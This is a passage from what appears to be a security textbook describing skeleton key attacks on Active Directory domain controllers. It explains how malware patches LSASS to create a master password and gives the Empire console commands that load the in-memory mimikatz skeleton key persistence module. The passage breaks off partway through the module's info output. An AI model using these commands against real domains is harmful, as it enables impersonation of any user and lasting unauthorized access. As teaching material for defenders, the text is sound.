
Figure 6.184: Screenshot of mimikatz

After executing the above command, the attacker can masquerade as any user with the default mimikatz credentials.

Attackers also perform skeleton key attacks by patching the Local Security Authority Server Service (LSASS). Attackers leverage their access to the domain and install malware on the DCs. The malware auto-patches the LSASS, which produces a new skeleton key or master password that works for all the users.

The error shown in the above screenshot is displayed if LSASS has already been patched with skeleton keys. Attackers can alternatively utilize the Empire tool, which contains a module that automates the process by running mimikatz entirely in memory and avoiding the binary from being dropped on the DC.

```
powershell/persistence/misc/skeleton_key
```



```
(Empire: DC) > usemodule persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > info

             Name: Invoke-Mimikatz SkeletonKey
           Module: powershell/persistence/misc/skeleton_key
